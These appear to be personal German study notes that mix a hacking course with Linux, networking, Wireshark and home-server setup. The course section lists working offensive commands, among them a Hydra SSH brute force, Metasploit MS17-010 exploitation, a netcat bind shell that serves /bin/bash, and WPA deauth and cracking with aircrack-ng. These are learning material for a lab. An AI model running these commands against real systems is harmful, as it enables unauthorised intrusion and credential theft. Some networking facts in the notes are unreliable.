

# Computer allgemein

- Heise Hacking Kurs LinkedIn Learning
- Datenablage Pelzers
- Wireshark
- Computersicherheit
- Netzwerke
  - Computer-Netzwerke (Udemy)
  - Proxmox Netzwerk übersicht
  - Netzwerk überprüfen
- Netzwerk Karpfenweg 12
- Fritz.Box
- CentOS Server
- Firefox härten

# Heise Hacking Kurs LinkedIn Learning

Testumgebung:

**Windows-Rechner:**

IP-Adresse: 10.1.1.129

MAC-Adresse: BA-F0-EC-81-03-92

**Kali-Linux:**

IP-Adresse: 10.1.1.128

MAC-Adresse: FE-3A-E0-10-0E-35

[Serverschutz Bausteine von BSI](#)

## Schichtenmodel TCP/IP

image.png

### Infos

#### Generell

127.0.0.1 = localhost : Jedes Paket geht wieder zurück auf den sendenden Rechner

#### Wireshark

ARP = Address Resolution Protocol dient dazu MAC adressen auszulesen

### Befehle:

Befehl	Beispiel	
ipcalc	ipcalc 192.168.178.0/24	Stellt die Subnetzmaske mit den IP-Adressen dar

ls -la   grep	ls -la   grep go	Gibt dann nur Inhalte wieder, die go enthalten
find	find .	Gibt alles aus
find .   grep	find .   grep go	Findet alles in Laufwerk und gibt aber nur inhalte mit go zurück
locate		Suche über die gesamte Festplatte
pwd	pwd	Print Working Directory - Aktuelles laufwerk anzeigen
whoami	whoami	Aktueller Benutzer
cd	cd	Springt direkt ins homeverzeichnis
ps aux		Zeigt Prozesse an
ps aux   grep apache2		Zeigt alles mit apache2 an
cat		Zeigt dateiinhalt an
cat	cat > hackingskills cat >> hackingskills	Erstellt eine Datei direkt Benden mit Ctrl + d dadurch wird die Datei um weitere Zeilen erweitert
grep	sudo cat /etc/config-datei   grep output	Sucht nach dem String Output
nl		zeigt den inhalt einer datei mit den Zeilennummern an. Kann auch mit grep verbunden werden
<u>sed</u>		
<u>netstat</u>		
<u>ip</u>		
dig	dig linkedin.com ns	Zeigt die Nameserver an
	dig li	
passwd		Passwort ändern

## Linux Hilfe

aircrack-ng	aircrack-ng --help   more	Zeigt die Hllfe an mit jeder seite Leertaste für nächste Seite q für Beenden
man aircrack-ng		Zeigt das Manual an

## Finden in Linux

- locate - locate apache2.conf
- zeit an wo dateien liegen. (Datenbank aktualisieren: updatedb)
- whereis - whereis nmap
- which - which nmap
- find - find / -type f -name apache2
- Zeigt f = Dateien an die im / Homeverzeichnis liegen. Mit sudo werden alle dateien gefunden.
- find - find /etc -tpye -f -name apache2.\*
- findet alles in etc mit dem Namen apache2

## Berechtigungen

-rw-r--r-- 1 dapelza dapelza 0 31. Jan 10:19 test.txt

Berechtigung	User	Gruppe	Größe	Datum	Dateiname
3 Bits	Besitzer	3 Bits	Gruppe	3 Bits	alle anderen

**-rw-rw-r-- 1 tom tom 0 Dez 30 08:18 file.txt**

- = Datei

Symbolische Notation	Numerische Notation	Bash
-----	0000	no permission
--x--x--x	0111	execute
--w--w--w	0222	write
--wx--wx--wx	0333	write & execute
-r--r--r--	0444	read
-r-xr-xr-x	0555	read & execute
-rw-rw-rw	0666	read & write
-rwxrwxrwx	0777	read, write & execute

Bit	Berechtigung	
r	Read	
w	Write	

x	Execute (Ausführen)	
<b>Berechtigung ändern</b>		
chmod +x test.txt		Alle dürfen ausführen
chmod -x test.txt		Berechtigung nehmen
chmod u+x test.txt		Nur der User darf die Datei ausführen
chmod g+x test.txt		Gruppe darf ausführen

# Phasen des Hacking

image.png

## Passives Scannen

hunter.io

Email-Adressen von Unternehmen herausfinden

## Burp Suite

Zum Auslesen von Http Code über einen Proxy

## DefaultCreds-cheat-sheet

[DefaultCreds-cheat-sheet/DefaultCreds-Cheat-Sheet.csv at main · ihebski/DefaultCreds-cheat-sheet · GitHub](#)

## Webseiten überprüfen

[builtwith.com](#)

## Aktives Scannen

Nmap

Parameter	Kommentar
<code>nmap -sn 10.1.1.0/24</code>	Pingt einen ip-Bereich und gibt die Teilnehmer wieder.
<code>nmap 10.1.1.136 -v</code>	Vorher schon ergebnisse Anzeigen
<code>nmap 10.1.1.136 -oN /pfad/zur/datei</code>	speichert die ergebnisse in einer Datei ab
<code>nmap 10.1.1.136 -p40,21</code>	können bestimmte Ports gescannt werden
<code>nmap 10.1.1.136 -sU</code>	Scannt auch udp
<code>nmap 10.1.1.136 -A</code>	Führt scripte aus
<code>nmap -sn 10.1.1.0/24 -oG -   grep Up   awk '{print \$2}' &gt; targets.txt</code>	Erstell mit hilfe von nmap eine Liste von allen Geräten die erreichbar sind. Mit -oG wird die Ausgabe in ein grepable Format gebracht.
<b>Offene Ports ermitteln</b>	
<code>nmap 10.1.1.10</code>	Portscan der 1000 meist verwendeten ports
<code>nmap -sV 10.1.1.10</code>	- Portscan mit den dahinter verwendeten Software
<code>nmap -sTU --top-ports 100 10.1.1.0/24</code>	Portscan über die 100 meistverwendesten Ports mit TCP und UDP
<code>nmap -oG grepable.txt 10.1.1.0/24</code>	Ausgabe des Scans in eine grepable textdatei
<code>grep "Host: 10.1.1.3" grepable.txt</code>	Durchsucht die Datei grepable.txt
<code>nmap -oA bigausgabe 10.1.1.0/24</code>	Ausgabe in den 3 gängigen Formaten
<b>Ausgabe schön formatieren</b>	
<code>nmap -oX ausgabe-in.xml 10.1.1.0/24</code>	erstellt eine XML Datei
<code>xsltproc ausgabe-in.xml -o ausgabe-in.html</code>	Wandelt die xml in eine Html um
<code>nmap -oA bigausgabe 10.1.1.0/24 &amp;&amp; xsltproc bigausgabe.xml -o bigausgabe.html &amp;&amp; firefox bigausgabe.html</code>	Erstellt die Ausgaben, wandelt xml in html um und öffnet die datei mit dem Firefox
<code>nmap -p- -A 10.1.1.3</code>	Detailscan über alle ports einer Maschine
<b>Schalter:</b> -O = Gibt das Betriebssystem mit -A = Gibt OS wieder und macht einen Script scan	

# Dirbuster

Scannt nach unterverzeichnissen auf einer Domain

## Im internet nach Exploits suchen

Beispiel: exploitdb Wordpress 4.9

## searchsploit

findet schwachstellen in einer Software

## smbmap

findet schwachstellen in der SMB freigabe

```
smbmap -u "" -H 10.0.2.9
```

-u "" = User aber nicht angeben.

## Enum4Linux

findet usernamen

```
enum4linux 10.1.1.150 -U
```

## Hydra

Brutforce auf ssh oder smb

```
hydra -l jan -P /usr/share/wordlist/rockyou.txt ssh://10.1.1.12 -t 4
```

## Exploit-Datenbanken

[www.exploit-db.com](http://www.exploit-db.com)

[www.cvedetails.com](http://www.cvedetails.com)

## Exploits lokal suchen

mit Searchsploit können Exploits lokal gesucht werden.

Update von searchsploit: `searchsploit -u`

```
searchsploit dnsmasq
```

Um auf den Exploit im Internet zugreifen zu können folgenden Befehl verwenden

```
searchsploit -w dnsmasq
```

# Exploits

## Metasploit framework

```
msfconsole
```

---

**Bevor man mit msf los legt:**

### Postgressql dienst starten

### Automatisch mit dem System starten

```
sudo systemctl enable postgresql
```

Dienst starten

```
sudo systemctl start postgresql
```

### Datenbank starten

```
sudo msfdb init
```

---

## Metasploit verwenden

### Module

```
search proftp
```



use exploit/windows/ftp/proftp\_banner

oder

use 4

danach:

options

set Rhosts

show payloads

show targets

## Weitere Beispiele

### Workspace anlegen

workspace Zeigt den Workspace an

workspace -a demo neuen Workspace anlegen

workspace -d demo Workspace löschen

### Befehle

hosts Zeigt hosts an, die schon verwendet wurden

db\_nmap 10.1.1.0/24 nmap direkt in Metasploit verwenden

db\_import bigausgabe.xml Importieren von bereits mit Nmap gefundenen Informationen

services Dabei werden alle bekannten Ports im Netzwerk angezeigt, die vorher gescannt wurden

setg rhosts Setzt rhosts global. Dann muss man nicht jedes mal neu eingeben

### Auxiliaries (Helfer)

use auxiliary/scanner/portscan/tcp Damit wird das Modul ausgewählt

show option Optionen anzeigen

set rhosts 10.1.1.146 Damit wird eine Option rhosts gesetzt

run Starte den Scan

back Verlassen der Auxiliary

### Exploit suchen

search ms17-010 Damit kann man im MSF direkt nach Exploits suchen. nach was man suchen soll, dass kann einem ein Scan mit Nessus oder openVAS liefern

### Exploit verwenden

`use exploit/windows/smb/ms17` mit der Tabtaste kann man die verschiedenen auswählen  
`show options`  
`set RHOSTS 10.1.1.3` um den Host auszuwählen  
`run` führt den Angriff aus

## DNSENUM

# Netcat

### Opfer

`nc -lvp 4444` - Damit kann man generell auf eine Verbindung lauschen

`nc -lvp 4444 -e /bin/bash` - Würde bei Verbindung eine Shell starten

### Angreifer

`nc 10.1.1.138 4444` - Stellt eine Verbindung zum lauschenden Opfer auf dem Port 4444 her

Pentest MOnkey reverse shell

## Nessus

# Tools

## SED

Suchen und ersetzen

Mit suchen und ersetzen kann man in einer Datei Wörter ersetzen.

```
sudo sed s/mysql/MySQL/g /etc/irgendwas.conf > irgendwasneu.conf # s = substizution: mysql wird durch MySQL  
ersetzt in der ganzen Datei (/g)
```

# Netstat

`netstat -r` Zeigt die Netzwerkkarte das Standardgateway an.

# IP

`ip a sh # sh = Show`

`# Ip Adresse ändern`

`ifconfig eth0 10.1.1.109 netmask 255.255.255.0`

# Passwd

`passwd # zum ändern des Passwortes`

# Vorgehensweise Netzwerkuntersuchung

Wenn ich ein Netzwerk untersuche

`ip a sh # In welchem Netz befinde ich mich`

`route -n # Was ist das Standardgateway`

`cat /etc/resolv.conf #` Damit könnte es sein, dass der DNS-Server angezeigt wird. Außerdem wird die Domain angezeigt

`ping fritz.box #` wenn es eine Domäne gibt, dann wird der Domaincontroller eine Antwort geben

`dmitry #` kann ports eines Rechners scannen

Wenn man einen Penetration-Test macht, wird immer alles dokumentiert.

# Arping

Mit Arping kann man auf Layer2 pingen und erhält die MacAdresse zurück

`arping fritz.box`

# Netdiscover

Sehr gutes Tool zum anzeigen der aktiven Geräte im Netzwerk

```
netdiscover -r 10.1.1.0/24
```

## Fping

```
fping -a -c 2 -g 10.1.1.1 10.1.1.254 # pingt eine gruppe an
```

## Script zum pingen der Geräte im Netzwerk

```
#!/bin/bash

# For Schleife die alle Adressen druchpingt und die ip-adresse zurück gibt
# cut teilt den String am " " Leerzeichen -f gibt das 4. Feld zurück

for adress in $(seq 1 254); do
    ping -c 1 10.1.1.$adress | grep "bytes from" | cut -d " " -f 4 | cut -d ":" -f 1 & done
```

# WLAN Untersuchen

## Wlan überprüfen

```
iwconfig
```

## Wlan in Monitoring versetzen

```
airmon-ng start wlan0
```

 Verstetzt den Adapter in den Monitoring Modus

```
airodump-ng wlan0mon
```

 Zeigt funknetzwerke an

```
airodump-ng wlan0mon -c 1 --bssid 'macadresse von wlan' -w wpastream
```

 Aufzeichnen was wir machen **-c ist channel** --bssid ist die macadresse des wlan ohne Anführungsstriche. Mit -w legen wir den Speicherort der aufzeichnung fest.

gleichzeitig:

```
aireplay-ng wlan0mon --deauth 3 -a 'bssid'
```

 Da muss der handshake gemacht werden

in der datei wpastram ist dann das passwort gespeichert

```
aircrack-ng -w /usr/share/wordlists/fasttrack.txt wpastram-01.cap bruteforce auf den hash
```

# Schwachstellenanalyse

Legion

nikto

zur untersuchung von Server

openVAS

Nessus

# Datenablage Pelzers

## Persönliche Daten

Benutzer	Daten	Ablageort
Hermann	Home	Nextcloud
		DS
		Backup Proxmox
		Backup Nextcloud Borg > DS > pxx > ncBackup
		DS Backup Weekly
		DS Backup Notfall
	Fotos	DS > Photos
		Nextcloud
		Backup Nextcloud Borg > DS > pxx > ncBackup
		DS Backup Weekly
Helena		DS Backup Notfall
Familie	Familie Pelzer	Nextcloud
		DS
		Backup Nextcloud Borg
		DS Weekly
		DS Backup Notfall
	Familie	Nextcloud
		DS

		Backup Nextcloud Borg
		DS Weekly
		DS Nofall

# Wireshark

## Filter

```
# Filter nach TCP Port 80 oder 443
tcp.port == 80 || tcp.port == 443
tcp.port eq 80 || tcp.port eq 443
```

Befehl	Beschreibung
icmp	Ping
src host 8.8.8.8	nur der Host 8.8.8.8 als Zieladresse
dst host 8.8.8.8	Destination
port 53	Spezielle Ports
and	Um Zwei Filter zu verwenden
or	
not	
not (broadcast or multicast or arp)	Filtert Broadcasts und Arps heraus.

## TCP und UDP

Die wichtigsten Protokolle der Transportschicht

## TCP

### 3 Way Handshake

- Syn, Ack = Bau die TCP Verbindung auf
- Fin, Ack = Baut beendet die TCP verbindung wieder



FTP

## SMTP

E-Mails verschicken

TCP Stream in Ansicht anschauen dann ist die Verbindung schöner dargestellt

Hintergrundrauschen im Netzwerk

# Computersicherheit

## Schutz lokaler Daten

### Grundsätzliche Maßnahmen

- Personal **Firewall** konfigurieren
- **Antivieren**-Software mit Echtzeitschutz
- System und Software auf dem **aktuellen Stand** halten
- Sensible Daten **verschlüsseln**
- Eigenen Account gut schützen (Passwort)
- **Server abschließen** und vor Physischem Zugang schützen

### Spezielle Maßnahme gegen forensischen Analysen

- Caches, Historien, Verläufe nach jeder Sitzung löschen
- Einsatz von Tools wie CCleaner

### Schutz vor Keyloggern

- Achtsamkeit
- Physischer Zutrittsbeschränkung

## Sniffing

Daten mitschneiden

# Netzwerke

# Computer-Netzwerke (Udemy)

Mitschrift aus Udemy Kurs Computer-Netzwerke

Course: Computer-Netzwerke (CompTIA Network+) - der umfassende Kurs | Udemy

## Netzklassen

Klasse	Bereich
A	1-127
B	127-191
C	192-223

## Subnetzmasken

Beispiel für 4 Subnetze


Bit	8	7	6	5	4	3	2	1
Wert	<b>128</b>	<b>64</b>	32	16	8	4	2	1

Klasse C Netz: 192.168.125.0

<b>Dazugehörige Subnetzmaske</b>	255.255.255.192
1. Subnetz: 1. Host	192.168.125.1
1. Subnetz: Letzer Host	192.168.125.62
Broadcast	192.168.125.63
2. Subnetz:	192.168.125.64

1. Host	192.168.125.65
Letzer Host	192.168.125.126
Broadcast	192.168.125.127

# Proxmox Netzwerk übersicht







Netzwerke


# Netzwerk überprüfen

## Die Geschwindigkeit des Netzwerks überprüfen

Ein gutes Tool: iperf3

# Netzwerk Karpfenweg 12

## Netzwerkaufbau



# Fritz.Box

## Einstellung für öffentliche IPv4 Adresse mit LTE Router bei O2

Einstellungen > Internet > Zugangsdaten

**Internetanbieter:** Anderer Internetanbieter

**Zugangspunkt (APN) angeben:** Zugangspunkt: netpublic

# CentOS Server

Installieren ganz normal

Nach der Installation:

Hostnamen festlegen

```
hostnamectl set-hostname centos-server.linux.local
```

## Netzwerkconfiguration

Es gibt skripte mit denen die Netzwerkconfigurationen vorgenommen werden können.

```
/etc/sysconfig/network-scripts
```

Konfigdatei: ifcfg-eth0 (Kann unterschiedlich heißen)

in der Datei steht unter ONBOOT = no dadurch wird der DHCP beim Boot nicht geladen.

um die neuen Einstellungen zu aktivieren muss man den service neu starten.

```
service network restart
```

## Statische IP-Adresse einstellen

ifcfg-eth0

```
BOOTPROTO=static
IPADDR=172.16.1.25
NETMASK=255.255.255.0
GATEWAY=172.16.1.1
#DEFROUTE=yes (auskommentieren)
#IPV6 (auskommentieren)
```

## DNS Server Anlegen

/etc/resolv.conf

```
nameserver 8.8.8.8
```

# Pfadparameter

`which cat` gibt den Parameter zu dem Programm zurück. Damit kann man nachschauen, wo programme gespeichert werden.

## Umgebungsvariablen

```
$PATH
```

## Umgebungsvariable anpassen

```
export PATH=$PATH:~/bin
```

 Setzt die Variable auf den bisherigen Inhalt plus `~/bin`

Diese Variable werden nur Temporär gespeichert

Damit auch überall die Umgebungsvariablen verwendet werden geht man folgendermaßen vor:

Ein Terminal hat **Startup files** in der das abgespeichert werden kann.

`.bashrc` muss umb den Befehl `export PATH=$PATH:~/bin` erweitert werden. Dann funktioniert das überall.

# Paketmanager

in CentOS wird **Yum** als Paketmanager verwendet

```
yum install httpd
```

```
# Paketquelle aktualisieren
```

```
# Weiteres Reposotry
```

```
yum install epel-release
```

```
yum remove htop
```

```
yum downgrade htop # Vorherige version
```

```
yum search php # suchen
```

```
yum install https://abc.npm # Damit kann man direkt von einer Website eine Datei installieren
```

# Texteditoren

## Nano

Tastenkombination	Beschreibung
Strg + g	Hilfe
Strg + k	Ausschneiden
Strg + U	Einfügen
Strg + W	Suchen
ALT + a	Markieren
ALT + U	Rückgängig
ALT + Y	Highlighting ausschalten

### Nano Anpassen

/etc/nanorc (global)

Für den jeweiligen Benutzer kann man im Homeverzeichnis eine datei erstellen und Einstellungen vornehmen: .nanorc

- set regexp (Reguläre expressions beim suchen verwenden)
  - .\* um Wildcards zu verwenden

### Syntax Highlighting

In CentOS muss das Highlighting durch Einkommentieren in der Datei: /etc/nanorc aktiviert werden

# Vim

Tasten	Beschreibung
i	Einfügen (Bearbeiten)
A	Einfügen am ende der Zeile
o	Neue Zeile einfügen
O	Über dem Corser eine neue Zeile einfügen
dd	löscht eine ganze Zeile
3 dd	löscht 3 Zeilen auf einmal
u	Rückgängig machen
v	Visual Mode: Markieren
d	Markierten bereich ausschneiden
p oder P	zum einfügen
y	Kopieren
:set number	Zeigt die Zeilennummer an
:set nonumber	Zeilennummern ausblenden
:set nocp	erweiterter Modus

## Erweiterte Funktionen

:3	Springt in die Zeile
G	Spring in die Letzte Zeile
0 (null)	Springt zum ersten Zeichen einer Zeile
:x	Speichern und schließen
/gulu n N	Suchen nach gulu zum nächsten suchergebnis zum vorherigen Suchergebnis

:set ignorecase	Groß und Kleinschreibung bei der Suche ignorieren

Die wichtigsten Grundeinstellungen vornehmen: `/home/benutzer/.vimrc` erstellen

- set nosp
- set number
- set ignorecase

Bessere vim version

**sudo install vim-runtime**

**sudo install vim-gnome** (Starten mit gvim)

# Shell-Umgebung

Dateien die die Shell konfigurieren:

- /etc/profile
- /etc/bash.bashrc oder /etc/bashrc

## Variable erstellen

```
GREETING="Hallo Welt"
echo $GREETING

# Globale Variable erstellen
export GREETING="Hallo Welt"
echo $GREETING

# mit env kann man sich Umgebungsvariablen erstellen

# Variable entfernen
unset GREETING
```

## Standardprogramme



`update-alternatives --get-selections` (anzeigen)

`sudo update-alternatives --config editor` (Editor bearbeiten)

# Benutzerverwaltung

Befehl	Beschreibung
<code>sudo useradd asterix</code>	Benutzer hinzufügen (nicht ideal, kein Homelaufwerk)
